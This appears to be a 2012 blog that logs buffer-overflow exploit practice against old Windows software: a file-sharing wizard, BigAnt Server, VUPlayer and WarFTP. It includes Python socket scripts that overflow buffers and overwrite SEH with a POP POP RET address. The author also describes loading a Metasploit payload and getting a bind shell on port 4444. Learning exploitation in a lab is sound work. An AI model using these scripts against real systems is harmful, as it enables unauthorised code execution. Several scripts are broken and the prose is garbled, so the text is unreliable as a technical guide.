Rabu, 22 Februari 2012

SEH FILE SHERING WIZARD

initial stage is to prepare the application is file sharing,,,,
and then prepare a fuzzer,,,


#!/usr/bin/python
import socket
target_address="192.168.56.24"
target_port=80  
#buffer = "USV "
#buffer+="\x90" * 962
buffer="http://"
buffer+="\x41" * 121000 + "\r\n\r\n"
#
buffer+="\x90" * 120025
buffer+"\xcc\xcc\xcc\xcc"
buffer+="\x41\x41\x41\x41"
buffer+="\x90" * (121004-len(buffer)) 
#buffer+="\r\n
#buffer+="\xcc\xcc\xcc\xcc"
#uffer+="\x41\x41\x41\x41"
#buffer+="\x90" * (150000 - len(buffer))
#buffer+="\x6A\x19\x9A\x0F" # al
#buffer+="\x90" * (3000 - len(buffer))
buffer+="\r\n\r\n"  
sock=socket.socket (socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()  


then see the results of cress which occurs in the application view using ollidbgr,,


then see the results via VIEW-> SEH shif and press F9,,


above shows the value of EIP is 4141414,,


then follow the next dump
with a right click event on the stack the line,,,


hen dump the results of the follow,,,



then subsequently conducted patten_creat...


root@bt:/pentest/exploits/framework/tools# ./pattern_offset.rb 30785839 121000
18629
38909
59189
79469
99749
120029
root@bt:/pentest/exploits/framework/tools#


then later to see results,,,,



from here I started having problems, among others, 414 141 did not appear but that appears to be 909 090,,,,

Jumat, 17 Februari 2012

exploits BEgant Server use SEH

before the start of the first step should be to prepare exploits Scribe fuzzer,,,,,


#!/usr/bin/python
import socket
target_address="192.168.56.24"
target_port=6660
buffer = "USV " + "\x41" * 2500 + "\r\n\r\n"
sock=socket.socket (socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()


Scribe syntak above is in use cress,,,


- then run through the server began OllyDbg,,, then run the fuzzer,,, will be seen eating cress,,


seen that the server has been experiencing began cress or error,,,


then look through the SEH, SEH menu chain-view ,,,


seen the cress by SEH,,,,,


The next view is sent in the buffer chain seh,,,,


visible EIP changed to 4141414141, it is all right cress,,,,


The next to follow in the dump,,, it will show the memory buffer pad,,,,


above is the result of the sack and dump,,,,


The next is how to find or install stepping stones,,,


This is used to view the modules that are running, with taking such an order, inter alia,POP.POP RETN,,,,

The next step is to find the location of the command, POP, POP,,,,


and this is the result of stepping stones,,,
to make a pop,, look at the steps below,,


The next ollidbg will find the address in memory,

then seek to offset overite Seh,, how to search using syntak fuzzer,,,,


#!/usr/bin/python
import socket
target_address="192.168.56.24"
target_port=6660
buffer = "USV "
buffer+="a0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db"+
buffer+="\r\n\n"
sock=socket.socket (socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()


That's the result of a fuzzer syntak made​​,,

then try Patten ofsset,,


Now enter the address of vbajet32.ll Offset,,,,

#!/usr/bin/python
import socket
target_address="192.168.56.24"
target_port=6660
buffer = "USV "
buffer+="\x90" * 962
buffer+="\xcc\xcc\xcc\xcc"
buffer+="\x6A\x19\x9A\x0F" # al
buffer+="x90" * (2504 - len(buffer))
buffer+="\r\n\n"
sock=socket.socket (socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()

above is the result of the fuzzer vbajet32.dll,,,



then I go straight to metalsploit,, with the command,,,,,

root@bt:~# cd /pentest/exploits/framework2/
root@bt:/pentest/exploits/framework2# ls
data  encoders  extras  msfcli      msfdldebug  msfencode   msfpayload  msfupdate  nops      sdk  t
docs  exploits  lib     msfconsole  msfelfscan  msflogdump  msfpescan   msfweb     payloads  src  tools
root@bt:/pentest/exploits/framework2# ./msfweb 
+----=[ Metasploit Framework Web Interface (127.0.0.1:55555)

then go to the browser by entering the ip address, melaploits,,,,,


above is the assembler code and port, to see the code,,,,,

then copy the existing paylod,, to the fuzzer,,


then copy the existing paylod,, to the fuzzer,,


the python is ready on the run .....


then the right way fuzzer command, and then open baganserver, and run tellnet 192.168.56.24 4444


the results above have been entered into the system c windows,,
                        " good luck "


Selasa, 14 Februari 2012

DirectRetrun VUPLAYER

I use a direct return in two types of attacks in which they differ in the pattern of assault in the attack this time is in use is syntak python, in writing syntak problems occur.


1. attacks by making the music file with a variable in Rev 40000.


 command syntak python,


 #usb/bin/python
file="irwan.pls"
junk="ada"+" 40000"
f=open(file,'w')
f.write(junk)
print ("created successfully")
f.close()


mp3 file has been successfully made​​, and then stayed on the run.

then i tried to run vuplayer and then the results, display on the desktop to be weird and I do not know it.


awalany normal desktop display in stelah sya that I created a file icon turns into like the one in the picture,, it was caused because I saw vupalyer through OllyDbg, and the results just as it is,,,


when I run through OllyDbg results shown above saperti OllyDbgdid breakpoint...


2. Tin the second attack I searched through the mini Error control, I want offerflow in the control

 - run syntak from python,,

#!usb/bin/python
import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
buffer="\x41" * 40000000
data=s.recv (192.168.56.24)
print("sendingevildatavia minicontrol command...")
s.send('minicontrol '+buffer+'\r\n')
data=s.recv(1024)
s.send ('minicontrol'+'\r\n')
s.close()
print("Finish")


shown in the picture above buffer was increased to 40000000 and it still can get intooffervlow blum.......


Scribe dijanlankan when the python is the case, and warnings,, Error.


syntax error that arises because the address above is the error message,,,

Minggu, 05 Februari 2012

olly debuger ?

The definition of debugging is the act of detecting and
removing bugs in an application. Bugs exist in code due to
syntactic or logic errors that make the program operate
differently than intended. The vast majority of times,
debugging is done with obvious intentions. The intent is
typically to pinpoint the exact location that is causing an error
in the program.

Over time, debugging has become an overloaded term,
taking on additional meanings. In the reverse engineering
specialty of information security, debugging has come to
mean the act of using a debugging tool on a target process to
determine exactly what or how a piece of code operates.
Debugging is especially useful in the area of malware analysis
where a thorough understanding of how a piece of malicious
code operates can help to develop strategies for detection and
eradication.

insstallation warftp

The next open war faile ftp, and then immediately executed,,,


then the application is ready to run,,,,

 
                                              ,,,,,,good luck,,,,,,,

installation ollydebuger

Do not forget to make sure the usb is already active in virtualbox,,
then do not forget mengexstraknya,,,


 The next visible results exstrack,,,,


 The next application is ready on the run,,,

 The next application is ready on the run,,, good luck,,,

EXPLOITASI WARFTP

to initiate the exploitation, the first open the file to infection or attack


 The next saw active memory that will be ready in over bufferflow,,,


then later saw the state of the Seh cahin,,,,

 then look at the performance cpu,,,,


 The next look at the windows, and visible war ftpd,,


The next step is now ready to attack,,,,,,,,